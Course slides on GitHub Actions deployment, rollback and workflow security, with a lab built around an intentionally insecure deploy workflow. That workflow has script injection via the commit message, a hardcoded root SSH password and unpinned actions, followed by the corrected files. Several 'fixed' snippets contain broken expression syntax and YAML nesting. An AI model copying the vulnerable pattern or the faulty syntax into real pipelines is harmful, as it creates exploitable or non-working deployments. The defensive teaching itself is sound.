Automatic checks instead of eyes: error rate and latency from monitoring, and an automatic rollback when they go bad. Same shape, fewer humans.

Code rolls back. Databases do not.

Release	Database change	Code	Can you roll back?
1. Expand	Add the new column, nullable. Drop nothing	Writes old and new	Yes, old code ignores the new column
2. Migrate	Copy old data into the new column	Reads the new column	Yes, the old column is still there
3. Contract	Drop the old column, a release or two later	Only knows the new one	To release 2, yes. Further back, no

The rule

Never ship a destructive migration in the same release as the code that needs it. Split it, so the release before still works against the new schema.

Order in the pipeline

Migrate first, then swap the code, as Part 2 said. And a rollback workflow never runs migrations backwards. It only moves code.

The same idea when you deploy over SSH

```
- uses: appleboy/ssh-action@<SHA> # v1
  env:
    SHA: ${ inputs.sha }           # validated earlier
  with:
    host: ${ vars.DEPLOY_HOST }
    username: deploy
    key: ${ secrets.DEPLOY_SSH_KEY }
    envs: SHA
    script: |
      set -euo pipefail
      cd /srv/app
      export IMAGE_TAG="$SHA"
      docker compose pull api
      docker compose up -d api
      curl -fsS --retry 5 localhost:8000/health
```

Tag images by SHA

The build job pushes api:<sha> to a registry, instead of building on the server.

compose reads the tag

image: registry/api:\${IMAGE_TAG} in docker-compose.yml.
Deploy and rollback are the same script.

envs: passes the value

The SHA reaches the server as a variable, never pasted into the script text.

Keep the last few images

Prune old ones on a schedule, but never the last five. That is your rollback window.

TASK 3 • 6 MIN

Which pattern, and how would you roll back?

In pairs. One pattern per case, and one sentence on how you would get back.

A A payments change you are nervous about. You want 5% of users on it for an hour first.

B Small team, one VM, a nightly low-traffic window. Simplicity matters most.

C A new checkout page that marketing wants to switch on for one country at a time.

D A release must go to everyone at once, and getting back has to take seconds.

Answers on the next slide.

One reasonable answer each

Case	Pattern	Getting back
A. Nervous payments change, 5% for an hour	Canary	Set the canary's share to zero, or run Rollback
B. One VM, quiet nightly window	Recreate, with images tagged by SHA	Run the deploy again with the previous tag
C. Switch on country by country	Feature flag	Flip the flag off. No deploy
D. Everyone at once, back in seconds	Blue/green	Point traffic back at the old copy

On Cloud Run, D is one command: every revision is still there, so sending 100% back to the previous revision is blue/green without paying for a second copy.

Four ways to write it once

	Reusable workflow	Composite action	Starter template	YAML anchors
What it is	A workflow others call	Steps packaged as an action	A file to copy from	A repeated block
Called with	uses: on a job	uses: on a step	The New workflow button	&name then *name
Can contain	Jobs, runners, secrets	Steps only, no secrets	Anything	Any mapping or list
In the logs	Every job and step	Collapsed into one step	Your own copy	As written
Marketplace	No	Yes	No	No

How to choose

Whole pipeline shared across repos: **reusable workflow**. The same five steps repeated inside one job: **composite action**. A starting point teams will diverge from anyway: **template**.

The trap with composite actions

All its steps collapse into one line in the log. Great when it works, painful when it does not. Do not hide anything complicated in one.

Templates can call reusable workflows, so a team starts from a file that points at code you maintain centrally. That is usually the shape you want in a large organisation.

One file defines it, any repo calls it

THE CALLED FILE • `acme/ci`

```
# acme/ci: .github/workflows/node.yml
on:
  workflow_call:
    inputs:
      node-version:
        type: string
        default: '22'
    secrets:
      NPM_TOKEN:
        required: false
  jobs:
    test:
      runs-on: ubuntu-latest
      steps:
        - uses: actions/checkout@<SHA>
        - uses: actions/setup-node@<SHA>
          with:
            node-version: ${ inputs.node-version }
        - run: npm ci && npm test
```

THE CALLER • any app repo

```
on: pull_request
jobs:
  ci:
    uses: acme/ci/.github/workflows/node.yml@<SHA>
    with:
      node-version: '20'
    secrets: inherit
```

uses: on the job, not on a step

The whole job is replaced by the called workflow. No runs-on, no steps.

workflow_call is the trigger

It means this file can be called. It can have other triggers too.

secrets: inherit

Passes all of the caller's secrets. Or list them one by one, which is tighter.

The same page exists at repo, org and enterprise level

Actions permissions

1

☒ **Allow all actions and reusable workflows**
Any action or reusable workflow can be used, regardless of who authored it or where it is defined.

☐ **Disable actions**
The Actions tab is hidden and no workflows can run.

☐ **Allow Greyisheep actions and reusable workflows**
Any action or reusable workflow defined in a repository within Greyisheep can be used.

2

☒ **Allow Greyisheep, and select non-Greyisheep, actions and reusable workflows**
Any action or reusable workflow that matches the specified criteria, plus those defined in a repository within Greyisheep, can be used. Learn more about allowing specific actions and reusable workflows to run.

3

☐ **Require actions to be pinned to a full-length commit SHA**

Save

Artifact and log retention

Choose the repository settings for artifacts and logs.

Artifact and log retention

90

days

Save

There is a maximum limit of 90 days. Learn more about the artifact and log retention policy.

4

Approval for running fork pull request workflows from contributors
Choose which subset of users will require approval before running workflows on their pull requests.

- 1

Allow all
The default, and what the class repo still uses. Anyone's action, any version.
- 2

Allow a named list
GitHub's own, verified creators, plus patterns: google-github-actions/* for one publisher, @* for any version. ! blocks one.
- 3

Require SHA pinning
One tick, and any workflow that uses a tag instead of a full commit SHA fails to start.
- 4

Fork approval
Who has to wait for a maintainer before their pull request can run workflows.

You already know most of this, under other names

Azure Pipelines	GitHub Actions
Pipeline, azure-pipelines.yml	Workflow, .github/workflows/*.yml
trigger: and pr:	on: push and on: pull_request
Stage	A group of jobs joined by needs:
Job, pool, agent	Job, runs-on, runner
Task, such as AzureCLI@2	Action, such as azure/login@<SHA>
Variable group, library	Org or environment variables and secrets
Service connection	OIDC with azure/login, or a secret
Environment with approvals and checks	Environment with required reviewers
Templates, extends:	Reusable workflows, composite actions

GitHub Actions Importer (gh actions-importer) converts Azure, Jenkins, GitLab and CircleCI pipelines and reports what it could not.

Make it production grade, then give it a rollback

```
name: deploy
on: [push]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - run: npm install
      - run: npm test
  deploy:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - run: echo "${{ github.event.head_commit.message }}"
      - uses: appleboy/ssh-action@master
        with:
          host: 203.0.113.10
          username: root
          password: Sup3rS3cret!
          script: |
            cd /srv/app
            git pull
            npm install
            npm run migrate
            pm2 restart app
```

The story

A small team's real first pipeline. It works. Every push, from every branch, goes straight to the production server.

Your job

Rewrite it as a pipeline you would trust: PRs test, main deploys behind an approval, nothing unpinned, nothing secret in the file, nothing an attacker can type into.

Part 1, 35 min

At least fifteen problems. List them first, in your team, then rewrite the file.

Part 2, 25 min

Write **rollback.yml**: a Run button with a commit SHA input, checked, behind production, in the deploy queue, that puts that commit back on the server and checks it is healthy.

Check your work

actionlint and **zizmor** on both files. Commands in labs/final/README.md.

Problems 1 to 9: when it runs, and in what order

#	Line	Problem	Fix
1	on: [push]	Every branch, every push, deploys	pull_request tests, push to main deploys
2	(missing)	No permissions:, token may be read and write	permissions: contents: read
3	@v2	Old and unpinned. v2 runs a Node version GitHub removed	Current release, full SHA
4	npm install	Can change the lock file, no cache	npm ci, setup-node with cache: npm
5	(missing)	No timeout-minutes, a hang burns 6 hours	timeout-minutes on each job
6	(missing)	No concurrency, two deploys can overlap	Cancel on PRs, queue deploys
7	deploy:	No needs:, deploys even when tests fail	needs: build
8	deploy:	No if:, a PR would deploy too	if: push to refs/heads/main
9	deploy:	No environment:, nobody approves	environment: production, with reviewers

Problems 10 to 18: security and the deploy script

#	Line	Problem	Fix
10	head_commit.message	Script injection. Anyone who can push chooses the text	env: MSG, then \$MSG
11	ssh-action@master	Third-party, unpinned, handed your credentials	Full SHA, Dependabot
12	203.0.113.10	Server address in the file	vars.DEPLOY_HOST
13	root	Deploys as the most powerful user	A deploy user that can only restart the app
14	password:	A password in Git history, forever	SSH key in an environment secret. Rotate the old one
15	script:	No set -e. A failed step is green	set -euo pipefail first
16	git pull	Merges, can conflict, may not be this commit	git fetch, then reset --hard to github.sha
17	(missing)	Nobody checks it worked	curl the health URL after deploy
18	checkout in deploy	Not needed, the server fetches the code	Remove it

The fixed file, part 1: the CI half

```
name: Deploy
on:
  pull_request:
    branches: [main]
  push:
    branches: [main]
permissions:
  contents: read
concurrency:
  group: ci-${{ github.ref }}
  cancel-in-progress: ${{{ github.event_name == 'pull_request' }}}
jobs:
  build:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@<SHA> # v7.0.1
      - uses: actions/setup-node@<SHA> # v7
        with: { node-version: 22, cache: npm }
      - run: npm ci
      - run: npm test
```

Rows 1, 2, 6

Two triggers, a read-only token, and one concurrency group that cancels only on PRs.

Rows 3, 4, 5

Pinned actions, npm ci with a cache, and a time limit.

Why cancel only on PRs

On main, a cancelled run can leave a deploy half-done. The expression is false on push.

The fixed file, part 2: the deploy half

```
deploy:
  needs: build
  if: github.event_name == 'push' && github.ref == 'refs/heads/main'
  runs-on: ubuntu-latest
  timeout-minutes: 15
  environment: production
  concurrency: { group: deploy-production, cancel-in-progress: false }
  steps:
    - env:
      MSG: ${ github.event.head_commit.message }
      run: echo "Deploying $MSG"
    - uses: appleboy/ssh-action@<SHA> # v1
      with:
        host: ${ vars.DEPLOY_HOST }
        username: deploy
        key: ${ secrets.DEPLOY_SSH_KEY }
        script: |
          set -euo pipefail
          cd /srv/app
          git fetch origin main
          git reset --hard ${ github.sha }
          npm ci && npm run migrate
          pm2 restart app
    - run: curl -fsS --retry 5 https://app.example.com/health
```

Rows 7, 8, 9

Waits for build, only from main, only after a human approves.

Rows 10 to 14

Message through env:, action pinned, host from vars, a deploy user, a key from an environment secret.

Rows 15 to 17

set -e, the exact commit, then prove it is live.

github.sha inside script

Safe: GitHub made that value, not a person.

The rollback

```
on:
  workflow_dispatch:
    inputs:
      sha: { description: Commit SHA to put back, required: true }
permissions: { contents: read }
concurrency: { group: deploy-production, cancel-in-progress: false }
jobs:
  rollback:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    environment: production
    steps:
      - env: { SHA: '${{ inputs.sha }}' }
        run: '[[ "$SHA" =~ ^[0-9a-f]{40}$ ]]'
      - uses: appleboy/ssh-action@<SHA> # v1
        env: { SHA: '${{ inputs.sha }}' }
        with:
          host: ${ vars.DEPLOY_HOST }
          username: deploy
          key: ${ secrets.DEPLOY_SSH_KEY }
          envs: SHA
          script: |
            set -euo pipefail
            cd /srv/app
            git fetch origin && git reset --hard "$SHA"
            npm ci && pm2 restart app
      - run: curl -fsS --retry 5 https://app.example.com/health
```

Same gate, same queue

production environment, and the deploy-production group, so it never races a deploy.

The input is checked

Only a 40-character SHA gets through, and it reaches the server through envs:, not pasted into script.

No migrations here

A rollback moves code only. The database stays where it is, which is why migrations must be additive.

The next step up

Build images in CI tagged by SHA, and the server only pulls a tag. The Rollbacks part showed it.

One long one, with screenshots

- Twenty-six questions, Day 1 and Day 2
- Some are real GitHub screens: what does this button do, what happens next
- Some are fill in the blank: which chain goes here
- Answers are spread across all four colours. No pattern to spot

The screens in the questions are the ones from today's slides. If you were watching, you have seen them.

GH-200 • TWO DAYS

You can now build the pipeline, not just read it

This week

Run zizmor on one real workflow at work.
Count what it finds. Fix the easiest three.

This month

Give one real deploy a Rollback workflow,
and run it once on a quiet day.

For the exam

GH-200 tests authoring, consuming,
extending and managing Actions at org
level. You have touched all four.

Slides, cheatsheet and every task with its answers: the student pack repo.

A workflow, top to bottom

```
name: CI                                # shown in the Actions tab
on:                                     # WHEN
  pull_request:
    branches: [main]
  push:
    branches: [main]
  workflow_dispatch:                    # the Run button
permissions:
  contents: read                        # token ceiling
jobs:
  test:                                # job id, you choose it
    runs-on: ubuntu-latest              # WHERE
    timeout-minutes: 10
    strategy:                            # HOW MANY
      fail-fast: false
      matrix:
        python: ['3.12', '3.13']
    steps:                              # WHAT
      - uses: actions/checkout@<SHA> # v7
      - uses: actions/setup-python@<SHA>
        with:
          python-version: ${{ matrix.python }}
      - run: pytest
```

The five questions

When: **on**. Where: **runs-on**. How many: **strategy**. What: **steps**.
Who enforces: **Settings, Rules**, not the file.

Where the file lives

.github/workflows/anything.yml, on the default branch for the Run button and schedules.

run: or uses:

run types a shell command. uses borrows an action, and with: feeds it inputs.

Job to job

needs: orders jobs. It never moves files: artifacts do. Every job is a new machine.

Quote these

Version numbers like '3.10'. Cron strings. Anything starting with * or @.

Chains, outputs and dollar signs

Chain	Read it as	Works in
steps.ID.outputs.NAME	The step with this id, its output	Later steps, same job
needs.JOB.outputs.NAME	A job I need, its published output	Jobs that list JOB in needs
needs.JOB.result	success, failure, cancelled, skipped	Jobs that list JOB in needs
matrix.KEY	This copy's value	Jobs with a matrix
github.event...	The event that started the run	Anywhere. Untrusted text
vars.X, secrets.X, env.X	Settings values, and env	secrets not in job-level if

The relay

Step: **echo "n=5" >> \$GITHUB_OUTPUT** with **id: s**. Job: **outputs: n: \${{ steps.s.outputs.n }}**. Other job: **needs: job** then **\${{ needs.job.outputs.n }}**.

Two dollars

\${{ x }} GitHub fills in before the step runs. **\$X** the shell reads while it runs. Untrusted text: put it in env:, read it as \$X.

Special files

GITHUB_OUTPUT outputs. GITHUB_ENV env from the next step. GITHUB_STEP_SUMMARY Markdown on the run page. Always >>.

Secrets, variables, environments, and where to click

You want to	Go to	Then write
Store a password or token	Settings, Secrets and variables, Actions, New repository secret	<code>\${ secrets.NAME }</code> via env:
Store plain config	Same page, Variables tab	<code>\${ vars.NAME }</code>
Gate a deploy on a person	Settings, Environments, New environment, Required reviewers	environment: production
Block red merges	Settings, Rules, New branch ruleset, Require status checks	Nothing: it is a setting
Route reviews	.github/CODEOWNERS, plus Require review from Code Owners	path @org/team
Limit which actions run	Settings, Actions, General, allow list, require SHA pinning	Pin every uses: to a SHA

Masking

Exact match only. Base64 or slicing defeats it. Never echo a secret; print its length.

Forks

pull_request from a fork: no secrets, read-only token. pull_request_target: avoid.

Keyless cloud login

permissions: id-token: write, then the cloud's auth action. No stored key.

The production checklist

Triggers

PRs test. Push to main deploys, with **if:**. Slow stuff on a schedule.

Order

Lint and unit tests first. Build and integration after. **needs:** links them.

Token

permissions: contents: read at the top. Raise per job only.

Actions

Full SHA, version in a comment, Dependabot keeps them fresh.

Injection

No `${{ github.event... }}` inside `run:`. Use `env:`.

Time

timeout-minutes on every job. Default is 6 hours.

Concurrency

Cancel superseded CI. Never cancel a deploy, queue it.

Deploy

Environment with reviewers. Migrate, then swap. **set -e**. Exact commit.

Verify

Hit the live URL after deploy, and fail if it is wrong.

Speed

Cache dependencies. paths filters. One matrix leg on PRs, the full one nightly.

Checks

actionlint for mistakes, zizmor for security, CodeQL for workflows.

Rollback

Images tagged by SHA. A Rollback workflow behind the same gate. Additive migrations only.

When a run goes red

Read it in this order

1. The red X in the job list: which job, which matrix leg.
2. The annotations at the top of the run page.
3. The failing step's log. **exit code 1** is the symptom; the cause is the line above.
4. Set up job: which runner image and action versions ran.

If nothing ran at all

Wrong folder or extension. YAML indentation. The trigger does not match: branch filter, paths filter, or a fork. Run button missing: the file is not on the default branch yet.

If a value is empty

A typo in a chain is an empty string, not an error. Check the id, the output name and the job output name all match. Check the job is in needs:. Dump the context with toJSONN through env:.

If it passes but should not

A script without set -e. continue-on-error left on. An if: that is always true because a string is not empty. The check is not required in the ruleset.

Re-run

Re-run failed jobs, or all jobs, from the run page. Enable debug logging with the secret ACTIONS_STEP_DEBUG set to true.

Where to ask

The action's own issues first. The GitHub Community forum, Actions category. The docs' workflow syntax page.